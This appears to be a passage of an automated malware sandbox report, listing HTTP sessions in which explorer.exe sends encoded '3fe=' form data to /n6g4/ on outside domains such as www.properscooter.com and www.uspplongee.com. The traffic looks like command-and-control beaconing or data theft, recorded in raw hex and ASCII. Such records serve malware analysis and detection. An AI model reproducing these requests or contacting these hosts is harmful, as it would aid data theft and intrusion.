May 14, 2022 15:30:34.235141993 CEST	9300	OUT	POST /n6g4/ HTTP/1.1 Host: www.properscooter.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.properscooter.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.properscooter.com/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 4d 63 72 58 76 4f 4a 56 48 45 48 51 6f 36 55 64 35 76 43 45 37 41 4b 48 74 31 71 55 5a 79 70 45 50 34 44 39 57 5a 58 66 43 4a 36 66 4f 79 6a 48 52 5f 65 6d 76 7a 57 44 77 2d 7e 57 36 4b 4f 72 69 6b 63 41 58 46 57 6d 4c 73 5a 36 4a 55 44 6f 39 73 33 67 36 62 57 63 30 2d 54 69 59 6b 62 79 37 39 65 45 76 48 30 61 57 33 36 4d 7e 32 56 79 6d 7a 57 30 6b 73 4d 37 6e 4f 42 34 77 37 41 64 39 69 5a 4d 32 59 6a 6d 36 7a 46 35 28 6f 69 45 6b 65 34 34 4c 47 74 58 51 71 6c 6e 65 38 65 66 4c 62 28 6a 58 6b 50 48 4c 6c 62 50 46 47 31 38 79 37 41 6d 28 51 75 56 73 2d 73 58 79 6a 31 33 4d 61 4a 67 48 63 6d 79 43 32 4b 35 66 4d 52 30 62 5f 54 37 71 63 6c 58 34 51 62 76 30 72 6b 5f 4c 61 33 57 4f 4a 70 52 61 6c 54 70 78 4b 54 52 4d 76 35 55 52 62 38 6c 38 34 66 62 6f 5f 6b 4d 63 72 77 6d 28 51 47 38 6d 5f 4e 38 45 39 57 5f 58 49 43 65 51 37 78 39 53 79 68 61 75 6b 73 51 52 4a 30 54 45 63 53 42 67 30 39 32 62 57 71 65 4d 67 37 78 4f 34 78 6c 71 30 64 65 76 52 74 65 37 69 6b 74 39 50 32 6e 43 54 7a 58 67 66 59 4e 43 5a 6d 50 64 46 57 71 6a 30 7e 53 28 75 69 4c 42 55 78 64 76 4b 30 5f 45 53 35 63 64 62 42 55 36 6e 6e 47 6b 6e 76 31 68 51 36 46 4a 31 58 30 43 4c 69 79 28 65 5a 4e 53 39 7a 71 64 5f 49 47 57 56 4a 6b 61 5f 66 79 69 57 4c 6d 4b 7a 64 2d 59 73 30 5f 6d 70 61 30 71 4f 62 47 36 46 4a 48 48 68 66 5f 61 5a 7e 71 38 67 68 42 6b 4d 39 49 77 62 49 71 75 39 52 63 56 73 6f 68 55 77 58 4a 41 53 4b 6a 47 42 41 62 63 61 7a 48 4f 5f 44 49 54 55 35 31 73 64 5a 31 4d 44 39 69 78 74 63 39 58 5f 42 52 73 68 42 51 67 6b 74 34 74 65 56 7a 45 47 54 54 5a 77 44 58 43 54 28 77 7e 48 71 74 67 68 57 48 64 42 6a 72 7e 53 4f 5a 6c 70 35 6e 41 57 34 71 34 44 5a 53 50 47 54 76 63 6a 6b 67 6a 6f 67 59 62 53 4c 72 79 61 35 61 55 37 6a 78 54 51 39 44 46 51 44 44 35 67 69 51 47 6e 47 6b 52 7a 6a 73 50 4e 4a 4a 6f 79 51 61 50 54 45 57 44 75 46 46 4c 6f 30 75 78 5f 28 4f 6d 33 47 4e 56 7a 77 4b 43 33 49 36 79 54 45 6f 34 30 73 68 7e 6a 69 4e 37 4f 4c 67 4c 6b 6b 47 47 68 79 44 62 65 69 70 74 71 58 74 6b 76 48 76 6e 52 48 4e 46 44 4c 6c 32 70 63 74 49 52 7a 4e 32 70 64 56 6d 6f 4b 50 37 45 50 4d 69 44 63 50 30 62 73 66 71 6f 45 63 64 69 4c 5f 57 6c 47 66 75 4f 6e 55 49 53 6e 71 7a 61 7a 63 6f 48 41 74 48 4b 5a 32 55 48 54 50 79 79 6b 4b 7e 45 7a 64 30 4c 34 5f 4a 59 41 6d 43 58 45 37 55 59 47 4c 72 72 69 38 6a 31 53 65 55 5a 37 61 74 54 73 4d 5a 61 58 34 67 67 4e 4c 6b 54 46 57 37 46 58 49 6b 61 74 5a 6d 79 6c 6f 45 71 62 64 54 5a 43 44 39 46 53 57 6c 62 7a 70 41 78 44 58 76 50 74 47 67 38 6f 6e 47 46 46 79 51 4f 61 39 55 6a 49 63 56 71 55 2d 59 69 52 73 6c 44 6b 59 4c 53 57 32 7a 61 76 52 75 37 38 32 51 79 46 65 77 4f 59 67 4f 35 4f 35 56 6a 69 50 4f 6f 47 44 45 6a 79 72 65 42 56 38 77 52 74 6f 6d 47 58 51 7e 4d 7a 34 30 53 4c 6e 33 34 6e 33 6d 56 43 41 43 30 63 53 42 68 71 58 4e 50 77 41 72 32 4b 36 64 31 68 79 75 6f 4f 57 39 4d 54 35 78 30 63 4b 54 61 52 76 59 4f 30 30 28 44 44 64 35 33 47 6a 37 75 45 50 73 61 48 6f 50 4c 58 4e 36 2d 4a 66 52 44 77 63 66 32 5a 70 58 38 74 4f 41 78 35 35 6c 34 69 75 41 33 64 70 28 78 6d 46 4e 56 58 6a 41 4d 6b 59 7e 62 42 31 79 72 33 66 37 66 31 44 4c 71 38 52 63 35 38 42 4c 6d 6c 47 79 76 50 46 63 59 58 49 38 76 74 33 62 47 38 33 52 49 4c 78 4a 70 53 59 64 32 36 44 4f 39 75 42 55 79 75 72 7e 4e 4c 39 4e 6d 31 59 43 64 50 51 4a 72 77 35 79 64 71 48 78 4a 7e 32 6e 6c 68 37 76 31 50 43 7a 45 67 62 43 68 6a 76 6e 4e 72 4c 51 72 69 71 69 52 62 61 66 6f 70 6d 6c 79 59 49 6c 38 6e 77 4a 34 55 6b 75 70 6d 74 64 49 5a 69 45 74 28 47 31 51 66 71 6f 64 31 4e 4f 34 32 49 28 56 7a 41 59 77 63 43 71 6a 6c 59 48 35 64 67 37 56 33 4a 39 6f 67 34 53 4c 6b 4a 70 4a 68 39 68 4d 68 68 48 37 63 44 46 6a 75 66 51 4a 44 68 4f 50 78 7a 6a 4c 35 69 37 69 75 43 7e 4a 68 5f 36 59 54 39 38 68 53 50 45 77 36 51 75 39 31 67 6a 6f 61 72 55 6e 71 4d 48 5a 64 73 34 31 62 48 43 66 6d 74 6d 52 56 6f 6e 46 70 6f 65 55 33 64 4d 6b 53 6f 4c 30 54 67 6c 59 68 58 76 4b 5a 62 61 36 64 53 4e 37 33 53 7a 68 74 6d 37 54 71 6e 70 47 34 49 37 74 47 70 75 39 6b 46 46 44 63 31 69 45 4a 64 63 4f 5a 62 50 66 68 68 67 4e 7a 69 64 38 61 50 48 38 41 4b 4a 53 63 Data Ascii: 3fe=McrXvOJVHEHQo6Ud5vCE7AKHt1qUZypEP4D9WZXfCJ6fOyjHR_emvzWDw-~W6KOrikcAXFWmLs Z6JUDo9s3g6bWc0-TiYkby79eEvH0aW36M~2VymzW0ksM7nOB4w7Ad9iZM2Yjm6zF5(oiEke44LGtXQqlne8efLb(j XkPHLlbPFG18y7Am(QuVs-sXyj13MaJgHcmyC2K5fMR0b_T7qclX4Qbv0rk_La3WOJpRalTpxKTRMv5URb8l84fbo_ kMcrwm(QG8m_N8E9W_XICeQ7x9SyhauksQRJ0TEcSBg092bWqeMg7xO4xlq0devRte7ikt9P2nCTzXgfYNCZmPdFWq j0~S(uiLBUxdvK0_ES5cdbBU6nnGknv1hQ6FJ1X0CLiy(eZNS9zqd_lGWVJka_fyiWLmKzd-Ys0_mpa0qObG6FJHHh f_aZ~q8ghBkM9IwbIqu9RcVsohUwXJASKjGBAbcazHO_DITU51sdZ1MD9ixtc9X_BRshBQgkt4teVzEGTTZwDXCT(w ~HqtghWHdBjr~SOZlp5nAW4q4DZSPGTvcjkgjogYbSLrya5aU7jxTQ9DFQDD5giQGnGkRzjsPNJJoyQaPTEWDuFFLo 0ux_(Om3GNVzwKC3I6yTEo40sh~jiN7OLgLkkGGhyDbeiptqXtkvHvnRHNFDLl2pctIRzN2pdVmoKP7EPMiDcP0bsf qoEcdiL_WlGfuOnUISnqzazcoHAtHKZ2UHTPyykK~Ezd0L4_JYAmCXE7UYGLrri8j1SeUZ7atTsMZaX4ggNLkTFW7F XIkatZmyloEqbdTZCD9FSWlbzpAxDXvPtGg8onGFFyQOa9UjIcVqU-YiRsIDkYLSW2zavRu782QyFewOYgO5O5VjiP OoGDEjyreBV8wRtomGXQ~Mz40SLn34n3mVCAC0cSBhqXNPwAr2K6d1hyuoOW9MT5x0cKTaRvYO00(DDd 53Gj7uEPsaHoPLXN6-JfRDwcf2ZpX8tOAx55l4iuA3dp(xmFNVXjAMkY~bB1yr3f7f1DLq8Rc58BLmlGyvPFcYXI8v t3bG83RILxJpSYd26DO9uBUyur~NL9Nm1YCdPQJrw5ydqHxJ~2nlh7v1PCzEgbChjvnNrLQriqiRbafopmlyYIl8nw J4UkupmtdlZiEt(G1Qfqod1NO42l(VzAYwcCqjlYH5dg7V3J9og4SLkJpJh9hMhhH7cDFjufQJDhOPxzjL5i7iuC~J h_6YT98hSPEw6Qu91gjoarUnqMHZds41bHCfmtmRVonFpoeU3dMkSoL0TglYhXvKZba6dSN73Szhtm7TqnpG4l7tGp u9kFFDc1iEJdcOZbPfhhgNzid8aPH8AKJScEmY22QNocEMr1QWGNHV9ONBRdfnyzM7afLkrGpDozETPUQJYYmjz_1R jpCKxzlN741fUlbgI4NlyvBqUQ1uOf~KHxdb9m~LUSpoVZSo8JHQlKFGLzenw5mw4eisw2QllG2ZGEXnKJpqs9POGE 5xfLsMHTS6PSutC41mnomNoA7snD8OZSXsjCgKjcoUMkPeezr4wda-fl060xnuAyBlHKNYSAJbB2eal9oysbyX8_gO Ksj5V8FWksUL6PZywP9AN9EMWwL8xn~JtRiLAEHic1a7t3LPkpi0G6cfcEqOlyVvyCL6X5nWGUYOCxLDjxon9yspnG RdR559Bvwvj_agYgOLCgO56CYohAzadQyLR6FgGRnPO4Lxfq3H5CWVGb4LF7bqkBn_AKxguOAY(flrVZyehz2acZdlO- Dn4st5nzsm3rRHkpV5cEqCCRkgS3wqXdGjL4o-v_hB3VvqMJckcSgNJPagx7nJms9KvBKn3s697P49vRhWPVymhB ahCnFNFzKnFVT9JVBmxxmm5bfkf6nkYoXV2eusBchWQ8DYaFy2NV6imNreqP17bO6nru3Ijd9cOcNJ1qYOAfUaAX3I HbngBEsbVNBk28~N0lU8TWGNh6HhpkkdBtF9yzfgIN5WUbzz1sVJ4AnLMAnk22(U35c-CakV1S2bRzJgtbVsdTR1r0 gaQwSGeF84B9UpRmYFpx4i9WDoLNbmDBKlW_INs0rUnCyK4570ufk_WCcUOtxms_~A~99O927a6z1CzR c4aNwRcD7WbTLRxPcYpGc7~LvA0ohP1vKfhi6AvNg5~ryA4Y~P(S3GYeApo-5oHgHX4epOTbMAs0T7yD7eJkFCKBcU lkA0EiVhPGR0RaSsG_VFvtsE7S1FhrU3Kurb0MyxOjRRHB0sl40DRrmXJrfKIfxQUoZ7XEcdKG60Tf0o5FRaxRwezt 4WQSQ4uwiXV01U70bw2N2VHkKshnvf3K5Ap4vNZ2YmQRkCfLftC6BFDrc0lbgk4EHR~gHmVVotlS0PkutkRYkVKOpW 5HwunP(4dwAq9-369EGrlpV0JkDu81t5RZP-~Qbl8q5zZIZB7bxYfYvtoJEm4pFP93nJ6j7wBCfsMZQaShLlLfEWIY LTh4(4B8mCxAyPvimoShawrCkGDNkuqyGxFWncsRiiu1T6braS(KL0h_h5M8p-DVELy6YxCF3WL80VoI7OdtjUWnxv (ykaUk0ajOhOFucPhEO3U5oFdBqlHaR1RAr7GWs7EZnfoa6F3b1ILW7yHhPRmGsOIlMGpMwL~6wWsdKw3-bVCnFhgm KN9r3shI0dd_8Zq2~ovJJcZCUMeaIn0oLhuS9oaROJXdDETRonJueojfxPbxwNmp877Wt7(AJZlAgdcw7-9GV39v4m 0_kyECWhHPF528f1D4km549NC8Ftm9hkKQH2o9eZ0AcFLIVMPbCpw461E1w1XsrbEgpTyoLirzJfGDZYoCfITLR9bR V_r0ojgDpiayndtSylWV988W0TYo6TlFZP2UghxnoN4qqGwSIRSjVx0o8pxPadc-Zpp1q6WNGrWlAC19yX2L1WzRjs g2sQvhEN(aVE54E9gtvtgcOxww~pRzxTrIBg4pxx2pUQfo2gkElkI82l8ACaQcxRauOrSHaVsI3cR4b-diiPGuc2JT mi4D(gEuO0EzafzfvWbec9AepSMHGQDz~y1EUOVoysjFeIXYoG2_puiZl7XlxF6X0cr1aG3DClIhXd4MBHT5ovl1HR KTANPjOOTiDOF75XWZp5LTFmamtYkf~KFmCMMJ8GU7~NniGKZ6REeVxKmVFXFjnToN6WgKSeZkFjwNvw Pr7Mm0LhMS(EsGcESjiqanDOOnzgSE0v0w1cd8ZLt05299MQPgq4UD7Y8xBYb3gXScPctLFEr1tSvvFa7-CaZ1iZEg axJ79DecgprPrPXfGqK95i4vpBec3mGGO4l9UEH8(4vTenGsTo3jL9S7gXgctNDTe1VsCYx4XJQpfjwzVY6oZlg8X7 0aDx1YrZ7kDfp1Vk6TEE(IItKzlTXUAGhEBhHnuIVEZQvXrlG08njZpH30zqC2EKigU5YjV0pIS4JLglSSAElsslED 55NKI6RVMx4GC3xnlaLSURTdlX16Co5drpHa8HpzcYLqFPE1GCt8v8Al8uhsYfUnFe17ds7Ec0hPuULXgh6DlfNanGW- ~J(WNBNJhMPN~U2K9y9rhDznkW1oh5y-ExJP3kuhpJJskJDa5DjCLlxNrt5nG0~iMxqvdzjUeY6scEPViG(eQs2s

Timestamp	kBytes transferred	Direction	Data
			X5OY~lBbXN52llVgATWCMPZWQk8y2ldIdOjE4hxi1EKCu45mOy5lmFpd(I8aPvpIktoaYRJI5HwM7vfMTdc6czc3hJ ndlfTOgPU1K2RVSUs2YEEUllNzgNcbsxzxYPDUFPQ5qa3lmhmHYZS2XJurDXRQNwYXPBvVzpF~zhVbaC60cNbt-9J (D6fldc_RwftYAf-Fc13nxtAOafpRDf5nQD3F2i9lEefW-4p(ZXbSawkhyR3hndQHLLJIYotcs8PnOOznu75veFQG9 LnEVlQICUkBTzz2kLJGNIL7nqqS_zjFYtR81wuSAqPtIo-Bk9AODeVxCoS~R1GO56iinEExhNkvL64S2CyhuvSujeC gvl76kHif0S2(jh87iop7IKDPMvPoklvX_mPyETvzRPimn4kNUe_2OasPFpQayADM7a9JarF4mze7D
May 14, 2022 15:30:34.585072041 CEST	9325	IN	HTTP/1.1 400 Bad request content-length: 90 cache-control: no-cache content-type: text/html connection: close Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 72 65 71 75 65 73 74 3c 2f 68 31 3e 0a 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 6e 20 69 6e 76 61 6c 69 64 20 72 65 71 75 65 73 74 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 400 Bad request Your browser sent an invalid request.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49787	198.54.116.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:34.411441088 CEST	9324	OUT	GET /n6g4/?r2MLI=tjrDPFcXi&3fe=DeftxpR1OWSh4aZAk/LljwybnwLEUT8BN/DlQaDlT4i7MS32eqTj8UaDk/+v6eXHg19D HTTP/1.1 Host: www.properscooter.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 15:30:34.596900940 CEST	9326	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Sat, 14 May 2022 13:30:34 GMT server: LiteSpeed location: https://www.properscooter.com/n6g4/?r2MLI=tjrDPFcXi&3fe=DeftxpR1OWSh4aZAk/LljwybnwLEUT8BN/DlQaDlT4i7MS32eqTj8UaDk/+v6eXHg19D x-turbo-charged-by: LiteSpeed connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49796	38.34.163.59	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:40.130705118 CEST	9353	OUT	POST /n6g4/ HTTP/1.1 Host: www.uspplongee.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.uspplongee.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.uspplongee.com/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 58 47 30 4a 59 71 51 6e 50 58 6d 4f 6f 44 77 4e 56 54 49 49 67 38 72 48 33 5f 53 4e 6f 6e 45 4e 54 43 66 44 32 43 7e 74 33 74 77 59 73 59 56 75 33 39 67 4b 78 54 4a 58 56 39 7a 70 54 69 49 58 41 59 77 54 59 32 4d 76 6e 74 54 6c 33 50 4b 6d 6d 69 72 39 65 79 52 54 71 4e 68 49 66 39 74 6c 28 57 47 4d 41 56 53 59 32 2d 72 51 70 7a 43 30 69 57 34 67 57 79 30 64 6c 36 53 5a 76 46 5a 6a 58 47 46 32 66 4f 57 4d 4b 43 79 67 75 33 34 45 6b 42 35 64 70 43 38 6d 79 77 4d 6a 6c 6f 35 66 62 30 39 75 65 6f 4f 4e 45 2d 28 52 51 2d 5a 38 32 62 56 76 77 36 30 6b 7e 4b 34 73 7e 57 48 31 4d 75 53 79 79 66 37 6e 35 39 55 30 35 70 39 38 42 34 36 36 53 59 31 44 34 6b 43 4b 73 33 56 4c 69 4c 32 70 38 49 6a 44 4d 52 4a 37 36 41 35 4e 33 51 54 77 54 63 66 48 4c 71 54 35 63 43 6d 32 77 63 77 71 50 5f 4d 69 6f 6b 75 5a 78 77 51 48 32 79 62 32 32 2d 72 38 33 43 36 7a 43 65 73 55 6d 6c 49 48 7a 4c 79 30 39 38 6a 47 54 79 39 66 53 46 63 35 7a 50 72 4c 4e 55 66 4f 59 76 68 77 74 4e 4b 61 41 7a 34 32 6f 62 6c 53 5a 2d 33 58 42 75 4e 71 55 78 71 6d 4a 49 36 43 57 37 36 6c 37 6c 45 62 6d 6b 61 75 43 34 50 73 46 66 5a 68 6a 42 73 46 6d 57 6a 46 35 31 71 31 57 4a 4e 77 28 4f 4d 68 5a 53 74 64 38 48 77 63 28 37 72 4e 66 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fe=XG0JYqQnPXmOoDwNVTIIg8rH3_SNonENTCfD2C~t3twYsYVu39gKxTJXV9zpTiIXAYwTY2Mvnt Tl3PKmmir9eyRTqNhIf9tl(WGMAVSY2-rQpzC0iW4gWy0dl6SZvFZjXGF2fOWMKCygu34EkB5dpC8mywMjlo5fb09u eoONE-(RQ-Z82bVvw60k~K4s~WH1MuSyyf7n59U05p98B466SY1D4kCKs3VLiL2p8IjDMRJ76A5N3QTwTcfHLqT5cC m2wcwqP_MiokuZxwQH2yb22-r83C6zCesUmlIHzLy098jGTy9fSFc5zPrLNUfOYvhwtNKaAz42oblSZ-3XBuNqUxqm JI6CW76l7lEbmkauC4PsFfZhjBsFmWjF51q1WJNw(OMhZStd8Hwc(7rNfQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49798	38.34.163.59	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:40.300168991 CEST	9371	OUT	POST /n6g4/ HTTP/1.1 Host: www.uspplongee.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.uspplongee.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.uspplongee.com/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 58 47 30 4a 59 72 73 78 42 47 65 62 33 6a 39 62 58 68 6f 48 72 74 62 4a 77 4a 4f 43 30 53 4d 53 55 32 62 32 37 6d 32 35 32 76 67 4e 37 34 67 68 7a 2d 51 43 78 58 4e 2d 62 76 6d 67 43 54 30 55 41 59 34 78 59 32 49 76 6b 75 53 69 33 6f 4f 63 6e 48 28 79 53 79 52 76 34 64 68 52 56 70 4e 49 28 57 79 2d 41 55 72 44 31 4f 58 51 6f 51 71 30 7a 46 41 37 49 69 31 57 74 62 28 47 77 56 64 45 58 47 64 75 66 4f 36 4d 4b 79 75 67 75 57 49 46 77 32 56 61 67 79 38 6e 7e 51 4e 67 75 49 6b 35 62 30 77 42 65 74 32 4e 46 49 58 52 52 75 35 38 28 49 39 67 37 71 30 68 70 61 34 74 36 57 61 73 4d 75 4f 41 79 62 69 51 35 50 49 30 34 5a 39 39 57 5f 6e 48 58 4c 74 74 36 67 44 59 73 33 52 6d 69 66 58 30 38 4a 4f 59 46 45 4e 41 7e 6d 4d 71 33 56 6a 57 53 38 66 44 41 4b 53 74 63 43 6e 58 77 63 77 51 50 5f 38 69 6f 6e 4f 5a 78 54 59 48 30 53 62 78 39 75 71 57 79 43 36 6f 51 75 67 71 6d 6b 67 68 7a 4c 71 4b 39 4f 6e 47 54 69 4e 66 51 6b 63 34 6e 66 72 4e 4a 55 66 56 50 5f 68 31 74 4e 4c 50 41 33 6b 6d 6f 49 68 53 61 4f 62 58 4d 74 6c 71 57 42 71 6d 48 6f 36 41 44 4c 32 4c 37 6c 63 66 6d 68 32 55 42 4c 6a 73 46 4e 52 68 6b 6b 59 46 72 47 6a 46 32 56 72 69 48 70 63 67 30 4e 64 4f 65 45 4a 39 31 51 35 4f 28 72 36 5f 4b 63 69 54 52 38 34 6c 62 36 45 34 6a 49 28 57 34 33 78 36 63 73 38 68 45 74 79 45 69 77 6d 69 63 68 58 30 69 6a 6b 63 28 30 37 43 46 76 4c 36 4b 58 30 78 78 78 55 42 55 34 76 73 79 6a 6f 73 78 55 74 48 67 48 54 7a 49 62 36 52 4b 48 53 55 7a 70 6d 52 77 66 6c 4c 49 7a 41 6d 62 4e 51 65 7a 6b 4e 77 72 74 66 58 48 2d 66 55 57 36 77 69 75 6b 73 6a 57 41 57 4d 63 73 4f 7a 78 58 44 69 47 4a 46 66 5a 6e 78 75 30 46 33 5a 6a 50 4f 4b 7e 61 44 79 4d 76 6a 4b 50 36 34 47 37 76 45 68 4a 4e 37 6d 4d 64 46 70 55 32 76 5f 75 53 64 61 35 6e 6c 34 6f 4d 77 49 48 5f 54 48 5a 6c 6b 54 75 57 70 59 75 79 7a 58 52 64 54 47 6d 5a 54 52 74 39 47 44 71 6e 61 67 65 2d 33 59 54 61 69 67 43 72 62 43 54 7a 71 42 68 44 4f 6d 4f 69 52 4b 7e 4d 4a 61 61 31 66 73 56 6e 47 7a 54 38 37 61 70 53 57 4d 78 5a 30 62 28 7a 30 76 31 44 6a 35 44 6c 74 57 45 38 6e 59 47 4c 7e 35 66 78 4e 53 4e 52 62 74 6d 77 74 34 43 37 4c 76 66 69 57 47 5a 62 64 51 61 62 70 75 45 51 4a 62 73 57 36 63 78 33 74 4a 6e 57 64 30 6c 54 39 78 59 76 63 46 38 53 5a 47 51 62 6e 38 65 6c 61 65 6f 35 63 4c 79 31 67 5f 43 4f 73 56 7a 75 4b 52 64 57 42 73 76 47 31 68 6c 6b 35 4f 70 70 52 37 4d 45 73 51 4b 47 69 63 4c 77 45 35 53 62 6e 73 72 70 6b 42 7a 68 50 68 64 54 4a 70 63 39 37 45 7e 30 79 73 49 46 50 6f 39 73 32 68 4f 74 4d 68 73 6b 48 6b 75 33 66 34 46 47 76 4b 72 43 46 4a 39 75 66 59 43 59 4b 79 6b 69 47 39 49 71 50 54 74 65 38 57 75 68 70 6d 51 39 6d 6c 33 39 71 6a 66 74 59 56 73 58 30 51 67 32 43 58 28 6a 55 39 46 50 66 39 4c 51 49 63 75 50 77 64 52 67 48 49 39 69 65 35 78 48 77 72 28 42 41 4e 28 77 57 6c 5a 75 36 6b 6f 61 75 6f 28 77 68 62 5a 7a 6d 4d 6b 62 59 58 32 46 51 57 48 68 64 2d 54 79 68 31 41 4e 39 6b 71 53 7e 57 35 63 65 77 31 37 38 71 34 77 28 47 39 52 49 63 45 46 4b 38 63 45 31 61 32 6a 56 49 6e 5f 66 69 7e 35 77 45 58 79 64 74 43 42 7e 4b 51 6b 4a 43 49 48 38 65 63 58 6a 77 65 41 62 30 57 31 64 54 4e 55 77 58 53 43 41 57 41 4b 4d 55 65 64 50 46 46 55 77 6e 49 4f 54 75 66 4f 33 4c 42 54 6c 72 4b 71 71 6e 6e 6d 55 34 37 33 61 52 36 5f 47 36 5a 71 4e 62 47 44 65 4c 36 64 55 4f 59 34 62 38 78 64 61 57 4e 4c 46 65 79 41 59 4b 42 58 69 31 4b 53 30 67 5a 4a 54 37 35 45 7e 68 47 6f 77 6c 6a 71 46 4d 38 62 67 67 6c 58 37 4e 39 48 70 6d 69 5f 6e 50 4c 32 72 41 74 48 32 59 44 67 62 4d 48 56 36 66 55 4b 4c 41 76 2d 49 5f 35 76 68 66 62 6e 4c 51 33 38 6d 44 78 73 65 6c 38 67 4b 33 49 4e 4e 52 6a 4d 65 69 55 64 33 4f 49 53 43 34 6b 62 4a 69 38 52 58 65 56 71 6b 2d 51 63 50 33 70 45 42 73 69 47 4d 30 49 4b 4e 4b 53 51 39 42 65 6a 55 79 61 61 56 7a 61 33 44 5a 77 4b 45 61 32 7a 36 33 78 47 76 2d 6b 62 42 33 42 4e 69 67 61 6b 49 56 30 6c 79 4d 66 41 5a 78 64 42 6b 76 4d 52 79 57 33 61 45 47 62 61 57 4a 56 2d 43 38 44 47 5a 56 31 42 6e 58 78 44 79 65 62 59 31 50 54 54 6b 39 61 55 45 66 32 69 55 53 6e 5f 7e 66 68 74 6d 74 6e 72 67 76 43 58 6e 56 6e 45 64 6b 52 55 47 5f 38 33 65 71 66 47 47 Data Ascii: 3fe=XG0JYrsxBGeb3j9bXhoHrtbJwJOC0SMSU2b27m252vgN74ghz-QCxXN-bvmgCT0UAY4xY2Ivku 